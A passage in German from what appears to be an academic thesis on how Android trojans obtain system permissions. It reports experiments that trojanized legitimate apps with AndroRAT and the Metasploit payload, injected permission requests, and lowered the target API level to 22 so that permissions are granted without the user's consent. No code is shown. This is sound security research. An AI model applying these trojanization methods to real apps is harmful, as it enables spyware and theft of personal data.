Bei der Verwendung von Applikationen, in denen die Injektion der Berechtigungsanfragen unter Anwendung der *AppCompat*-Klasse (Methode 1) und unter Anwendung der *AndroidX*-Bibliothek (Methode 2) durchgeführt worden ist, findet in erfolgreichen Fällen zunächst eine Weiterleitung zur Einstellungs-Applikation statt. Dort erhält der Anwender die Möglichkeit, die jeweilige App-op-Berechtigung zu erteilen. Anschließend werden nach erneutem Aufruf der trojanisierten Applikation die Dialoge für die Berechtigungsanfragen angezeigt. In den Applikationen mit dem Metasploit-Android-Payload werden nachfolgend acht Dialoge mit den jeweiligen Berechtigungsgruppen angezeigt. In den mit AndroRAT trojanisierten Applikationen sind es sieben. Auf dem Gerät mit API-Ebene 32 werden die Dialoge der Gruppen LOCATION, MICROPHONE und CAMERA mit der Option des temporären Erteilens als Einmal-Berechtigungen angezeigt.

Die Applikationen, welche unter Anwendung von Methode drei (Herabsetzen der Ziel-API-Ebene auf den Wert 22) erstellt worden sind, zeigen keine Anfragen für Laufzeit- oder App-op-Berechtigungen an. Bei den Geräten mit den API-Ebenen 23 und 28 wird dem Anwender keine Information angezeigt, und alle Berechtigungen werden zur Installationszeit erteilt. Auf dem Gerät mit API-Ebene 32 werden dem Anwender nach dem ersten Start der Applikation die Berechtigungsgruppen aller bereits erteilten Laufzeit-Berechtigungen angezeigt. Er kann sie dort wieder entziehen. Zuvor wird außerdem eine Warnung zu der veralteten Version der Applikation angezeigt. In Anhang F finden sich Auszüge der Systemdateien, durch welche die Erteilung der Berechtigungen zum Zeitpunkt der Installation bestätigt werden konnte.

Die Ergebnisse für das physische Gerät in API-Ebene 28 gleichen sich mit denen für den Emulator mit derselben API-Ebene. Eine Besonderheit ergibt sich nach der Installation der APK mittels adb auf dem physischen Gerät. Die trojanisierten Applikationen, welche auf Ampere und Lieferando basieren, werden in den Fällen, wo die Ziel-API-Ebene herabgesetzt worden ist, durch Play-Protect blockiert. Der Anwender hat die Möglichkeit, diese dennoch zu installieren. Unter Anwendung der gleichen Methode wird die trojanisierte Applikation, welche auf Avira basiert, nicht blockiert.

Aufgetretene Fehler

Wie die Tabellen zeigen, ist die Injektion in den meisten Fällen erfolgreich gewesen. Für alle darin mit “X” markierten Fälle trifft das nicht zu. Diese nicht erfolgreichen Fälle lassen sich auf drei verschiedene Gründe zurückführen. In Fehlerfall 1 konnte, auf Basis von Avira und unter Anwendung der *AndroidX*-Bibliothek, keine trojanisierte Applikation erzeugt werden. Fehlerfall 2 liegt eine nicht erfolgreiche Installation des mit Avira erstellten Trojaners auf dem Emulator zugrunde. Die Installation scheitert mit der Fehlermeldung “INSTALL_FAILED_NO_MATCHING_ABIS”. Der dritte Fehler bezieht sich auf ein besonderes Verhalten der *Activity* der Einstellungs-Applikation in API-Ebene 28. Der Anwender hat in dieser Android-Version auf den verwendeten Geräten nach dem Erteilen der App-op-Berechtigung keine Auswahloption, von der Einstellungs-Applikation direkt zurück zu der Applikation zu gehen, von der die Anfrage ausging. Er muss die trojanisierte Applikation demzufolge nach der Anfrage der App-op-Berechtigung erneut starten. Bei der Applikation Ampere wird die Anfrage der Laufzeit-Berechtigungen in diesem Fall nicht ausgelöst. Mögliche Ursachen der Fehler werden in Kapitel 6.2.2 aufgegriffen.

6 Diskussion

In dieser Arbeit wurde das Berechtigungssystem im Kontext der Bedrohung durch Android-Trojaner unter den Fragestellungen, inwiefern Trojaner Systemberechtigungen benötigen und wie sie diese als trojanisierte Applikationen auf Applikationsebene erhalten können, untersucht. Im Folgenden werden die Methoden der Untersuchung diskutiert und die Ergebnisse hinsichtlich der Fragestellungen evaluiert.

6.1 Notwendigkeit des Erhalts von Berechtigungen für Trojaner

Aus den Grundlagen geht hervor, dass jede Applikation Berechtigungen benötigt, um auf Systemressourcen außerhalb ihrer Sandbox und Funktionalitäten anderer Applikationen zuzugreifen. Das trifft ebenfalls auf Trojaner zu, die als eigenständige Applikationen oder in Form von trojanisierten legitimen Applikationen auftreten können. In den API-Ebenen 23 und 32 existieren jeweils 295 und 678 durch Android definierte Systemberechtigungen, die an konkrete Funktionen oder Ressourcen geknüpft sind, welche sie schützen. Um herauszufinden, welche davon für Trojaner relevant sind, wurden zunächst die Erkenntnisse mehrerer Studien verschiedener Malware-Datensätze betrachtet.

Betrachtung des Forschungsstandes
Es konnte keine Studie gefunden werden, welche sich dabei explizit auf Android-Trojaner bezieht. Aus verschiedenen Gründen haben die Erkenntnisse der betrachteten Studien dennoch einen Mehrwert für die Untersuchung der Fragestellung. Trojaner können in Form von unterschiedlichen Hybrid-Typen auftreten, die durch ihr Ziel definiert werden. Dieses ist relevant dafür, welche Funktionalitäten der Trojaner umsetzt und demnach welche Systemberechtigungen ein Trojaner-Typ benötigt. Die Trojaner-Typen spiegeln sich ebenfalls in den Datensätzen verschiedener Malware-Arten wider, welche in den Studien verwendet worden sind. Die Haupteigenschaft des Trojaners ist es zudem, sich als nützliche Anwendung zu tarnen. Aus der Analyse der Systemberechtigungen ging keine davon als dafür relevant hervor. Auch bei der Untersuchung der Verwendung von Berechtigungen in AndroRAT und dem Metasploit-Android-Payload konnte keine dafür notwendige Systemberechtigung identifiziert werden. Im Rahmen der Durchführung der Trojanisierung konnte außerdem gezeigt werden, dass die Trojanisierung einer Applikation ohne das Hinzufügen von Berechtigungen zu diesem Zweck erfolgreich war. Deshalb kann davon ausgegangen werden, dass die Eigenschaft einer Malware, als Trojaner aufzutreten, sich nicht wesentlich auf den Bedarf an Systemberechtigungen auswirkt. Aus den genannten Gründen lassen sich aus den in der Forschung bestehenden Erkenntnissen, die aus der Betrachtung unterschiedlicher Malware-Typen resultieren, Rückschlüsse auf die Verwendung von Berechtigungen in Trojanern ziehen. Das wurde zusätzlich dadurch bestätigt, dass ein Großteil der häufig durch verschiedene Malware-Typen benötigten Berechtigungen ebenfalls von AndroRAT und dem Metasploit-Android-Payload verwendet werden.

Die Gegenüberstellung der Ergebnisse aus den betrachteten Studien hat gezeigt, dass große Ähnlichkeiten zwischen den Datensätzen aus 2010 bis 2012 und den untersuchten Applikationen von 2016 bis 2019 existieren. Diese spiegeln die Individualität verschiedener Malware-Typen nicht wider. Die am häufigsten benötigten Berechtigungen repräsentieren in erster Linie die Schnittmenge des Bedarfs von verschiedenen Malware-Arten. Aus den Ergebnissen geht jedoch hervor, dass

bestimmte Berechtigungen wie READ_PHONE_STATE, SYSTEM_ALERT_WINDOW und ein Teil der Installationszeit-Berechtigungen für Malware mit unterschiedlichen Zielen besonders nutzbringend sein können. Anhand von AndroRAT und dem Metasploit-Android-Payload konnte exemplarisch gezeigt werden, welche Berechtigungen für Trojaner vom Typ Spyware relevant sein können. Daraus ging hervor, dass insbesondere Laufzeit-Berechtigungen für das Stehlen persönlicher Daten verwendet werden. Weiterhin ging aus der Untersuchung hervor, dass bestimmte Installationszeit-Berechtigungen für den Aufbau der Verbindung zu einem C&C-Server eingesetzt werden. Die Berechtigung RECEIVE_BOOT_COMPLETED kann zum Beispiel durch Malware verwendet werden, um nach dem Bootvorgang des Gerätes zu starten und den Verbindungsaufbau zu initialisieren. Um über das Internet eine Verbindung zu dem C&C-Server herzustellen, ist die Berechtigung INTERNET erforderlich.

Anwendung der Berechtigungs-API-Zuordnungen
Für eine Zuordnung der durch AndroRAT und den Metasploit-Android-Payload benötigten Berechtigungen zu den verwendeten Funktionalitäten wurde in deren Quelltext nach den API-Methoden gesucht, welche durch die Berechtigungen geschützt werden. Installationszeit-Berechtigungen wurden anhand der Angaben innerhalb der Dokumentation zugeordnet. Dadurch konnte bei AndroRAT für vier der sechs Installationszeit-Berechtigungen eindeutig eine API-Methode oder Konstante ausfindig gemacht werden, welche zeigt, zu welchem Zweck die jeweilige Berechtigung benötigt wird. Bei der Anwendung auf den Metasploit-Android-Payload ist das für fünf von acht Installationszeit-Berechtigungen der Fall gewesen. Die Berechtigungs-API-Zuordnungen innerhalb der Dokumentation sind nicht vollständig und dezentral innerhalb der unterschiedlichen Referenz-Seiten für die API-Klassen aufgeführt. Für die Untersuchung der Verwendung von Laufzeit-Berechtigungen ist das nicht hinreichend gewesen. Es existieren verschiedene Forschungsansätze mit dem Ziel die Berechtigungs-API-Zuordnung zu vervollständigen. Ein Großteil der gefundenen Studien beinhalten jedoch Ergebnisse für ältere Android-Versionen und wurden daher nicht für die Untersuchung in Betracht gezogen.

Die Ergebnisse der NatiDroid-Studie, welche eine Zuordnung der Laufzeit-Berechtigungen in API-Ebene 29 zur Verfügung stellt, konnte für die Untersuchung von AndroRAT und dem Metasploit-Android-Payload verwendet werden. Diese bezieht die Durchsetzung innerhalb nativer Bibliotheken ein. Zusätzlich wurde eine Zuordnung anhand der Annotationen im Quelltext zu API-Ebene 29 verwendet, welche mit dem Werkzeug APMiner durchgeführt worden ist. Bezüglich der Laufzeit-Berechtigungen befinden sich in dem NatiDroid-Ergebnis Zuordnungen von API-Methoden zu den Berechtigungen CAMERA und RECORD_AUDIO. Das Ergebnis von APMiner ermöglicht die Zuordnung von 15 der 25 Laufzeit-Berechtigungen in API-Ebene 29 (siehe Tabelle A.3 im Anhang). Für vereinzelte Berechtigungen, die über einen *Content-Provider* statisch durchgesetzt werden (zum Beispiel READ_SMS und READ_CALL_LOG), konnten die Deklarationen im Quelltext des AOSP als Referenz verwendet werden. Zwei der Laufzeit-Berechtigungen, die AndroRAT als benötigt angibt und sechs der Laufzeit-Berechtigungen, welche der Metasploit-Android-Payload benötigt, konnten keiner Funktionalität im Quelltext zugeordnet werden.

Eine mögliche Ursache dafür ist, dass mehr Berechtigungen angeben werden als benötigt. Die Berechtigungs-API-Zuordnung in NatiDroid, sowie die Annotationen im Quelltext und die Dokumentation garantieren jedoch keine vollständige Zuordnung der Berechtigungen zu den API-Methoden, weshalb das anhand der Ergebnisse nicht nachgewiesen werden kann. Allgemein ermöglicht keine der gefundenen Studien, die in diesem Bereich durchgeführt worden sind, nach eigenen Angaben

eine vollständige Zuordnung. Die Funktionsweise der Durchsetzung und die Möglichkeit der Rückübertragung von Berechtigungen sind dafür eine Ursache. Da keine vollständige Zuordnung für die Untersuchung vorlag, lassen sich aus den Ergebnissen nur mit Vorsicht Rückschlüsse auf andere Trojaner ziehen. Eine weitere Limitation ergibt sich daraus, dass innerhalb unterschiedlicher API-Ebenen verschiedene Änderungen der Zuordnung von Berechtigungen zu API-Methoden möglich sind.

6.2 Erhalt von Berechtigungen bei Trojanern als trojanisierte Applikationen

Die Ergebnisse der Analyse der Funktionsweise des Berechtigungssystems dienten als Grundlage für die Untersuchung der zweiten Fragestellung. Die Mechanismen für den Erhalt von Berechtigungen für Applikationen lassen sich auf verschiedenen Wegen auf trojanisierte Applikationen übertragen. Das ließ sich sowohl anhand der Erkenntnisse aus bestehender Literatur bestätigen als auch durch die praktische Durchführung der Trojanisierung.

6.2.1 Funktionsweise und Dokumentation des Berechtigungssystems

Aus der Funktionsweise des Berechtigungssystems ergeben sich Voraussetzungen für den prinzipiellen Erhalt der Berechtigungen durch Applikationen. Die zentrale Instanz für die Entscheidung über den Erhalt der Systemberechtigungen ist demnach für die meisten Berechtigungsarten der Anwender. Es wurde dargelegt, dass Trojaner, da sie sich als legitime Anwendungen tarnen, prinzipiell ein schwaches Sicherheitsbewusstsein des Anwenders ausnutzen können. So können sie Berechtigungen durch die Anfrage dieser erhalten. Es gibt Aspekte der Funktionsweise des Berechtigungssystems, die das schwache Sicherheitsbewusstsein fördern können. Ein Aspekt ist die Präsentation von Berechtigungen anhand der Berechtigungsgruppen. Der Anwender besitzt dadurch keine detaillierte Information darüber, welche einzelnen Berechtigungen einer Gruppe die Applikation anfragt. Hinzukommt, dass die Beschreibungen für die Gruppen weniger detailliert sind als die Einzelbeschreibungen der Berechtigungen. In einzelnen Fällen, wie bei der GET_ACCOUNTS Berechtigung wird durch die Gruppenbeschreibung kaum widergespiegelt, welche Funktionalität geschützt wird.

Bei der Analyse der Funktionsweise des Berechtigungssystems sind Lücken innerhalb der Dokumentation für Entwickler deutlich geworden. Vorwiegend bei der Untersuchung der Verwaltung und Erteilung der Berechtigungen wurde daher auf eine Studie, die sich explizit mit der Funktionsweise auseinandersetzt [50] oder experimentelle Untersuchungen sowie den Quelltext des AOSP zurückgegriffen. Besonders die unvollständige Zuordnung der Berechtigungen zu den dadurch geschützten API-Methoden hat die Arbeit erschwert. Ebenfalls dazu beigetragen haben mehrfache Änderungen der Bedeutung von Berechtigungen in den verschiedenen API-Ebenen. Es ist denkbar, dass sich dieser Aspekt, zusammen mit häufigen Veränderungen innerhalb neuer Android-Versionen, ebenfalls negativ auf die sparsame Verwendung von Berechtigungen bei der Entwicklung von Applikationen auswirkt. Davon wird auch in [127] ausgegangen. Demnach führt die lückenhafte Dokumentation zu der Existenz von überprivilegierten Applikationen, was sich negativ auf das Sicherheitsbewusstsein des Anwenders auswirkt. Insbesondere wenn Trojaner durch die Trojanisierung legitimer Applikationen erzeugt werden, erleichtert es die Manipulation des Anwenders, wenn die Träger-Applikation

einen Teil der benötigten Laufzeit-Berechtigungen bereits vor der Modifikation anfragt. Zudem ist zu vermuten, dass eine lückenhafte Dokumentation in bestimmten Fällen zu einem unzureichenden Verständnis für die korrekte Verwendung von Berechtigungen bei der Entwicklung von Applikationen führt. Eine inkorrekte Verwendung könnte beispielsweise zur Folge haben, dass die beschriebenen *Confused-Deputy*-Schwachstellen eröffnet werden, indem öffentliche Applikations-Komponenten nicht durch Berechtigungen geschützt werden.

6.2.2 Modifikationen bei der Trojanisierung von Applikationen zum Erhalt von Berechtigungen

Mit dem durchgeführten Versuch konnte gezeigt werden, wie Berechtigungsanfragen im Rahmen der Trojanisierung legitimer Applikationen injiziert werden können. Der Erhalt von Laufzeit-Berechtigungen und App-op-Berechtigungen zur Installationszeit war für die erstellten Trojaner auch ohne die Zustimmung des Anwenders durch Herabsetzen der Ziel-API-Ebene der Träger-Applikation möglich.

Gegenüberstellung der Methoden
Um die Anfragen der Berechtigungen zur Laufzeit zu injizieren, sind zwei verschiedene Methoden gewählt worden. Zum einen die Implementation über die *AppCompat-Acitvity* (*Methode1*) und zum anderen die Verwendung der *AndroidX-Bibliothek* (*Methode2*). Laut Dokumentation sind das die beiden vorgeschlagenen Möglichkeiten für Applikationen Berechtigungsanfragen zur Laufzeit einzubinden. Die Ergebnisse der Injektion zeigen, dass die Anwendung von *Methode2* nicht für jede Träger-Applikation geeignet ist. Im Fall von Avira ist diese zum Beispiel aufgrund der Inkompatibilität der Bibliotheken nicht erfolgreich gewesen. Die Ergebnisse der Anwendung beider Methoden unterscheiden sich abgesehen davon nicht. Dem Anwender werden in beiden Fällen die Dialoge auf dieselbe Art und Weise angezeigt und die Berechtigungen konnten erteilt werden. Die Verwendung der *AndroidX*-Bibliothek ist diesen Ergebnissen nach tendenziell eine weniger geeignete Methode für die Injektion von Berechtigungsanfragen.

Neben den beiden Methoden, Berechtigungsanfragen zu injizieren, ist ebenfalls die Möglichkeit untersucht worden, dass trojanisierte Applikationen Berechtigungen durch Herabsetzen der Ziel-API-Ebene auf den Wert 22 erhalten (*Methode3*). Der Aufwand für die Durchführung von *Methode3* ist verglichen mit den anderen beiden Methoden wesentlich geringer, da lediglich die Manipulation einer Zeile innerhalb der AndroidManifest.xml-Datei der Original-Applikation notwendig ist. Gleichzeitig bringt die Anwendung dieser Methode auch das größte Potenzial mit, dass der Trojaner die Berechtigungen nach der erfolgten Installation erhält. Der Versuch hat bestätigt, dass die Laufzeit-Berechtigungen durch diese Modifikation zur Installationszeit erteilt werden. Auf den Android-Geräten mit den API-Ebenen 23 und 28 wird der Anwender darüber nach dem ersten Start der Applikation nicht informiert. Aufgrund des Sicherheitsattributes “pre23”, welches den App-op-Berechtigungen SYSTEM_ALERT_WINDOW und WRITE_SETTINGS in allen betrachteten API-Ebenen zugewiesen ist, wurden diese ebenfalls zur Installationszeit gewährt. Wie sich aus der Analyse der App-op-Berechtigungen anhand der Berechtigung WRITE_SETTINGS herausgestellt hat, können dadurch unter Umständen mehr geschützte Funktionen für den Trojaner zugänglich gemacht werden, als es nach der Erteilung durch den Anwender der Fall gewesen wäre. Das liegt daran, dass nicht alle Implementationen der Durchsetzung den App-op-Zustand einbeziehen. In Kapitel 3.5.3 wurde das anhand eines Beispiels gezeigt.

Fehlerquellen

Bei der Prüfung der erstellten Trojaner hinsichtlich des erfolgreichen Verbindungsaufbaus und der Erteilung von Berechtigungen ergaben sich drei verschiedene Arten von Fehlern. Die Ursache des ersten Fehlers war, dass die Injektion der Berechtigungsanfragen unter Anwendung der Methode aus der *AndroidX*-Bibliothek für die Applikation Avira nicht erfolgreich durchgeführt werden konnte. Das lässt sich damit begründen, dass Avira die notwendigen Bibliotheken nicht standardmäßig einbindet. Wie in Kapitel 3.5 beschrieben, werden für die erfolgreiche Implementation die Bibliotheken *androidx.activity* (Version > 1.2.0) und *androidx.fragment* (Version > 1.3.0) benötigt. Der auf Basis von Avira erstellte Trojaner konnte außerdem nicht auf dem emulierten Android-Gerät mit API-Ebene 23 installiert werden. Der Fehler "INSTALL_FAILED_NO_MATCHING_ABIS" deutet darauf hin, dass die CPU-Architektur des Gerätes nicht den Anforderungen der zu installierenden Applikation entspricht [203]. Da der Fehler sowohl bei der Injektion mit dem Metasploit-Android-Payload als auch bei der Injektion mit AndroRAT auftritt und auch unter Anwendung verschiedener Methoden für die Injektion der Berechtigungsanfragen kann davon ausgegangen werden, dass die Träger-Applikation Avira und die Ziel-Architektur des emulierten Gerätes inkompatibel sind. Der dritte Fehler, welcher während der Tests aufgetreten ist, entstand in Zusammenhang mit der Notwendigkeit, die Applikation unter API-Ebene 28 erneut zu öffnen, nachdem die Einstellungs-Applikation zur Anfrage der App-op-Berechtigung, geöffnet worden ist. In diesem Fall kann eine ungünstige Auswahl der Träger-Klasse für die Injektion der Anfrage ursächlich gewesen sein oder eine für diesen speziellen Fall ungeeignete Implementation des Programmcodes für die Anfrage. Eine mögliche Lösung für das Problem wäre die Anfrage der App-op-Berechtigung erst innerhalb der Rückruffunktion für die Anfrage der Laufzeit Berechtigungen zu implementieren. So würde eine Beantwortung der Laufzeit-Berechtigungsanfragen durch den Anwender Voraussetzung dafür werden, dass die Weiterleitung zur Einstellungs-Applikation für die Anfrage der App-op-Berechtigung ausgelöst wird.

Betrachtung der praktischen Umsetzbarkeit

Um die realistische Umsetzbarkeit der Injektion von Berechtigungsanfragen im Rahmen der Trojanisierung von Applikationen zu beurteilen, müssen zwei weitere Aspekte einbezogen werden. Zum einen sind nicht alle legitimen Applikationen geeignete Träger-Applikationen. Bestimmte Applikationen implementieren Schutzfunktionen, welche die Überprüfung der Unversehrtheit des Programmcodes einschließen [204]. Diese können die Ausführung einer manipulierten Variante der Applikation verhindern. Ein Teil der trojanisierten Applikationen werden wieder innerhalb des Google-Play-Store veröffentlicht. Dieser verhindert die Veröffentlichung von Applikationen mit einer veralteten Ziel-API-Ebene. In diesem Fall ist *Methode3* demnach nicht umsetzbar. Für alle trojanisierten Applikationen gelten ebenfalls die Einschränkungen des Google-Play-Stores, welche die Laufzeit-Berechtigungen mit dem Berechtigungs-Flag "hardRestricted" betreffen. Sie können jedoch über alternative App-Stores oder andere Wege verbreitet werden.

7 Fazit und Ausblick

Im Hinblick auf die erste Fragestellung, inwiefern Android-Trojaner Systemberechtigungen benötigen, geht aus dieser Arbeit hervor, dass bestimmte Installationszeit-Berechtigungen für den Verbindungsaufbau notwendig sein können. Wenn der Trojaner Daten über das Internet an einen Server überträgt, kommt er nicht ohne diese aus. Exemplarisch konnte für AndroRAT und den Metasploit-Android-Payload gezeigt werden, dass für das Stehlen persönlicher Daten der Erhalt von Laufzeit-Berechtigungen notwendig sein kann. Inwiefern Trojaner Berechtigungen benötigen, lässt sich anhand der Untersuchung nicht allgemein und abschließend beantworten. Der Bedarf ist abhängig von den Funktionalitäten, die der Trojaner umsetzt. Rückschlüsse lassen sich bezüglich Trojanern des Typs Spyware anhand der Erkenntnisse für AndroRAT und den Metasploit-Android-Payload ziehen. Weiterhin geht aus der Arbeit hervor, dass die Laufzeit-Berechtigung READ_PHONE_STATE und die App-op-Berechtigung SYSTEM_ALERT_WINDOW für verschiedene Malware- respektive Trojaner-Typen besonders nutzbringend sind. Diese werden durch Malware aus mehreren Datensätzen besonders häufig als benötigt angegeben.

Die zweite Frage, welche im Rahmen der Arbeit untersucht wurde, ist, wie Trojaner als trojanisierte Applikationen benötigte Systemberechtigungen auf Applikationsebene erhalten können. Aus der Analyse der Funktionsweise des Berechtigungssystems ergibt sich, dass der Erhalt für Applikationen prinzipiell abhängig von den Sicherheitsattributen einer Systemberechtigung ist. Dabei ist die Entscheidung des Anwenders im Wesentlichen ausschlaggebend für die Erteilung. Die Ausnahme dafür stellen Signatur-Berechtigungen, welche standardmäßig nicht an Applikationen ohne Plattform-Schlüssel erteilt werden können, dar und Einschränkungen, welche das Installationsprogramm für bestimmte Laufzeit-Berechtigungen vorgeben kann. Die für den Verbindungsaufbau notwendigen Installationszeit-Berechtigungen werden durch das System ohne zusätzliche Prüfung erteilt. Vorgegeben ist, dass Laufzeit-Berechtigungen und ein Teil der App-op-Berechtigungen zur Laufzeit durch Applikationen angefragt werden. Trojaner können aufgrund ihrer Eigenschaft, sich als nützliche Anwendung zu tarnen, den Anwender dahingehen manipulieren, dieser Anfrage zuzustimmen.

Anhand der Trojanisierung legitimer Applikationen mit AndroRAT und dem Metasploit-Android-Payload konnte gezeigt werden, wie diese Anfragen durch die Modifikation der Träger-Applikation, in deren Programmablauf injiziert werden können. Das bestätigt, dass die Entscheidung des Anwenders auch im Zusammenhang mit trojanisierten Applikationen maßgeblich für die Sicherheit ist. Bei der Untersuchung haben sich bestimmte Aspekte im Berechtigungssystem abgezeichnet, welche sich potenziell negativ auf dessen Sicherheitsbewusstsein auswirken können. Dazu kann zum einen die gruppenweise Verwaltung von Berechtigungen und zum anderen eine unzureichende Dokumentation der Funktionsweise beitragen. Insbesondere die Zuordnung von Systemberechtigungen zu dadurch geschützten API-Methoden kann für den sparsamen Einsatz von Berechtigungen bei der Entwicklung von Applikationen relevant sein. Die Analyse der verschiedenen Richtlinien für die Durchsetzung von Berechtigungen hat gezeigt, weshalb diese Zuordnung problematisch ist.

Weiterhin kann ein Trojaner bestimmte technische Faktoren ausnutzen, um Berechtigungen zu erhalten. Die Funktionsweise des Berechtigungssystems erlaubt die indirekte Übertragung von Berechtigungen zwischen Applikationen. Das eröffnet für Trojaner durch die Kollaboration mehrerer Malware-Applikationen und durch die Ausnutzung daraus entstehender “Confused-Deputy”-Schwachstellen

verschiedene Möglichkeiten zur Rechteausweitung. Die Ergebnisse der Arbeit zeigen außerdem, dass bei der Trojanisierung durch das Herabsetzen der Ziel-API-Ebene auf den Wert 22 innerhalb der AndroidManifest.xml-Datei der Träger-Applikation alle Laufzeit-Berechtigungen ohne Zustimmung des Anwenders erteilt werden. Zudem werden App-op-Berechtigungen mit dem *pre23*-Flag in ihrer vollen Form gewährt.

Aus der Betrachtung mehrerer Android-Versionen geht hervor, dass Android in den vergangenen Jahren Aspekte der Verwaltung und Beschaffenheit von Berechtigungen hinsichtlich der Sicherheit angepasst hat. Keine der Änderungen löst die gefundenen Probleme auf. Sowohl die hohe Relevanz der Entscheidung des Anwenders als auch die Möglichkeit der Rückübertragung von Berechtigungen und die Abwärtskompatibilitätsfunktionen bieten den Trojanern Möglichkeiten, die benötigten Berechtigungen zu erhalten. Diese Probleme sind an grundlegende Mechanismen der Funktionsweise des Berechtigungssystems und damit zusammenhängenden Funktionen des Betriebssystems geknüpft.

Ausblick

Die Ergebnisse zeigen, dass insbesondere die Ausnutzung der Abwärtskompatibilitätsfunktion für Trojaner eine einfache und zielführenden Möglichkeit darstellt, Berechtigungen zu erhalten. Es wurden jedoch auch Grenzen aufgezeigt, die hinsichtlich der Veröffentlichung einer Applikation, die so modifiziert worden ist, existieren. Um abschließend zu beurteilen, inwiefern diese Funktion in der Praxis ein relevantes Sicherheitsrisiko darstellt, ist eine vertiefende Analyse anderer existierender Verbreitungswege und damit verbundener Einschränkungen notwendig. Interessant wäre in diesem Zusammenhang auch eine Untersuchung vorhandener Malware-Datensätze auf die verwendete Ziel-API-Ebene der darin enthaltenen Applikationen. Allgemein untersuchen existierende Studien oftmals die Verwendung von Berechtigungen anhand von Angaben innerhalb der AndroidManifest.xml-Datei der Malware. Eine Betrachtung der Unterschiede in der Art und Weise, wie Trojaner Berechtigungsanfragen zur Laufzeit stellen und wie legitime Applikationen dies umsetzen, wäre ebenfalls interessant.

Außerdem bestätigt diese Arbeit die Relevanz des Sicherheitsbewusstseins des Anwenders und zeigt mögliche Zusammenhänge zur Funktionsweise des Berechtigungssystems auf. In diesem Zusammenhang wäre unter anderem die Untersuchung der Frage relevant, inwiefern die gruppenweise Verwaltung der Berechtigungen und der damit verbundene Informationsverlust für den Anwender sich negativ auf dessen Sicherheitsbewusstsein auswirkt.

Weiterhin geht aus der Arbeit hervor, dass bestimmte App-op-Berechtigungen besonders nutzbringend für verschiedene Arten von Trojanern sein können. Deren Funktionsweise ist jedoch bisher kaum untersucht worden. Es konnte gezeigt werden, dass die Erteilung durch den Anwender der Applikation nicht den Zugriff auf jede der durch die Berechtigung geschützten Ressourcen ermöglicht. Dabei bleibt die Frage offen, welche API-Methoden konkret auf Grundlage der Erteilung durch den Anwender verwendet werden können und welche die Erteilung durch das System zur Installationszeit voraussetzen.

Anhang A: Berechtigungen

A.1 Sicherheitsattribute

Tabelle A.1: Beschreibung der zusätzlichen Flags der Sicherheitsstufe in Anlehnung an [53]

Name	Beschreibung
appPredictor	Die Berechtigung kann dem “app predictor” des Systems automatisch erteilt werden.
appop	Die Berechtigung ist mit einer *App-Op* für die Zugriffskontrolle assoziiert.
companion	Die Berechtigung kann automatisch an den Systembegleiter-Geräteverwaltungsdienst erteilt werden.
configuration	Die Berechtigung kann automatisch an den Geräte-Konfigurator erteilt werden.
development	Die Berechtigung kann (optional) an Applikationen in der Entwicklung erteilt werden.
incidentReport -Approver	Die Berechtigung bezeichnet die Applikation, welche das Teilen von Vorfallberichten genehmigt.
installer	Die Berechtigung kann der Systemapplikation, welche Pakete installiert automatisch erteilt werden.
instant	Die Berechtigung kann *instant* Applikationen erteilt werden.
knownSigner	Die Berechtigung kann auch erteilt werden, wenn die Applikation mit einem bestimmten Zertifikat signiert ist.
oem	Die Berechtigung kann nur erteilt werden, wenn sie die Sicherheitsstufe *signature* besitzt, die Applikation sich in der Hersteller-Partition befindet und der Hersteller die Berechtigung für die Applikation freigegeben hat.
pre23	Die Berechtigung kann automatisch an Applikationen erteilt werden, welche eine Ziel-API-Ebene kleiner als 23 angeben.
preinstalled	Die Berechtigung kann automatisch an Applikationen erteilt werden, die auf dem Systemabbild vorinstalliert sind.
privileged	Die Berechtigung kann auch an Applikationen erteilt werden, welche als priviligiert auf dem System-Abbild installiert sind. (Die Anwendung ist nur für bestimmte Sonderfälle vorgesehen.)
recents	Die Berechtigung wird der “Aktuelles”-Applikation erteilt.
retailDemo	Die Berechtigung wird der “Einzelhandelsdemo”-Applikation erteilt.
role	Die Berechtigung wird von der Rolle der Applikation verwaltet.
runtime	Die Berechtigung kann nur an Applikationen, welche ein Ziel-API-Level größer als 23 angeben, erteilt werden.
setup	Die Berechtigung kann der Applikation “Einstellungs-Assistent” automatisch erteilt werden.
textClassifier	Die Berechtigung kann dem Standard-Textklassifikator des Systems automatisch erteilt werden.

vendorPrivileged	Die Berechtigung kann privilegierten Applikationen in der Verkäufer-Partition erteilt werden.
verified	Die Berechtigung kann der Systemapplikation, welche Pakete verifiziert, automatisch erteilt werden.

Tabelle A.2: Beschreibung der Berechtigungs-Flags in Anlehnung an [205]

Name	**Beschreibung**
costsMoney	Das Gewähren der Berechtigungen ermöglicht der Applikation Funktionen auszuführen, welche den Anwender Geld kosten können. Solche Berechtigungen werden eventuell hervorgehoben, wenn sie dem Anwender mit dieser zusätzlichen Information präsentiert werden.
removed	Die Berechtigung ist entfernt worden und wird nicht mehr durchgesetzt. Sie sollte in der Benutzeroberfläche nicht mehr angezeigt werden. Aus Gründen der Abwärtskompatibilität wird die Berechtigung unter dem Typ “normal” behalten.
hardRestricted	Die Berechtigung ist von der Plattform eingeschränkt und kann ausschließlich Applikationen erteilt werden, die bestimmte Kriterien der Plattform-Richtlinie erfüllen.
softRestricted	Die Berechtigung ist von der Plattform eingeschränkt und kann in ihrer vollen Form ausschließlich Applikationen erteilt werden, die bestimmte Kriterien der Plattform-Richtlinie erfüllen. Andernfalls wird eine, von der Berechtigung abhängige, schwächere Form der Berechtigung erteilt.
immutablyRestricted	Die Berechtigung ist unveränderlich eingeschränkt. Das bedeutet, dass der Status der Einschränkung nur während der ersten Installation spezifiziert wird und die Applikation in diesem initialen Zustand bleibt, bis sie deinstalliert wird.
installerExemptIgnored	Modifikator für Einschränkungen von Berechtigungen. Diese Berechtigung kann nicht von dem Installationsprogramm befreit werden.

A.2 Systemberechtigungen

Die in diesem Abschnitt dargestellten Tabellen zu Übersichten der Systemberechtigungen basieren vollständig auf den Angaben in den Framework-Ressourcen der betrachteten API-Ebenen. Die Systemberechtigungen sowie deren Attribute und zugeordnete Gruppen sind den AndroidManifest.xml-Dateien im Quelltext des AOSP entnommen worden [62] [63] [64] [65] [66] [52] [67] [68] [69] [70]. Die Beschreibungen der Laufzeit-Berechtigungen und ausgewählter *normaler* Berechtigungen für die API-Ebenen 23 und 32 sind der entsprechenden strings.xml-Datei im Quelltext entnommen worden [206] [207].

Tabelle A.3: Anzahl der Systemberechtigungen verschiedener Sicherheitsstufen in API-Ebene 23 bis API-Ebene 32

	23	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**	**32**
dangerous	25	25	25	27	27	28	31	31	35	35
